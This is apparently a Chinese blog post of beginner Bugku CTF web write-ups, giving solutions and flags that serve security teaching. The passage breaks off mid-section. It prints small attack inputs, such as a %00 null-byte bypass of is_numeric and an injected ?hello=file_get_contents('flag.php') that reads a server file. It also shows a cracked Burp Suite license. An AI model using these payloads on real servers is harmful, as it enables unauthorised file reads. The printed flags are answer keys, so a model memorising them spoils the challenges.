bugku练习Web 1（web2--成绩单）


原创

gclome 于 2019-10-25 22:45:30 发布 403 收藏

分类专栏： # CTF

本文链接：https://blog.csdn.net/qq_44108455/article/details/102750498

版权



CTF 专栏收录该内容

20 篇文章 0 订阅

订阅专栏

参考：https://www.cnblogs.com/RenoStudio/p/10355180.html


https://www.cnblogs.com/cnnnnnn/p/11064062.html

https://blog.csdn.net/littlelittlebai/article/details/78816854

web2

打开链接看到一群飞奔而来的小黄脸，然后 按F12，即可看到flag，此题flag为

KEY{Web-2-bugKssNNikls9100}




计算器


打开页面11+45=？ 输入56，可是只能输5，6怎么也输不上去

来源:BugKu-ctf

可能是框内的长度限定了，F12看看



果然，这个maxlength="1"，改为5试试看



果然，改成5之后，数字输上去了，flag为
flag{CTF-bugku-0032}

web基础$_GET


原题展示

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


根据题意，在地址栏输入?what=flag
可得flag为
flag{bugku_get_su8kej2en}

web基础$_POST


此题和上题差不多，可得flag为
flag{bugku_get_ssseint67se}




```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_ssseint67se}
```



矛盾

原题展示：




```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```


观察题目，应该是使用is_numeric 00截断漏洞，在这里输入?num=1%00， 可得flag为
flag{bugku-789-ps-ssdf}



is_numeric() 函数简介：
is_numeric() 函数用于检测变量是否为数字或数字字符串。
如果指定的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE。
is_numeric00截断漏洞分析：
https://www.cnblogs.com/windclouds/p/5413115.html


web3

原题展示：




尝试了一下，点击阻止此页面创建更多对话框，然后按F12才有效，然后出现了下图：
一眼就看中了最下面的编码，

用html解码可得flag为
KEY{J2sa42ahJK-HS11Ill}



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
<!--KEY{J2sa42ahJK-HS11II}-->
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
<!--KEY{J2sa42ahJK-HS11III}-->
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

域名解析

原题展示




域名解析是指把一个域名指向一个ip，
方法一：用ip访问，抓包，把Host直接改为域名·
可得flag为
KEY{DSAHDSJ82HDS2211}




你必须让它停下来

原题展示



用burp suite抓包
运气太好了，试了一次就出现flag了
flag{dummy_game_1s_s0_popular}




文件包含

原题展示

审计一下代码，大概意思就是接受一个hello的值赋给a，然后再输出a，上面有提示flag.php，可能flag在这个文件中。

这个时候需要传递一个hello，且将文件中文本赋给hello，利用 php中的 file_get_contents() 函数，再把URL后面加上 /?hello=file_get_contents('flag.php'),
F12之后就可以得到flag了
的确是 图杨图森破 啊



变量1

看网页中显示的代码，首先要对传递的args参数进行正则匹配，\w+匹配字母、数字、下划线，如果匹配不到，那就输出args error，匹配到就会执行

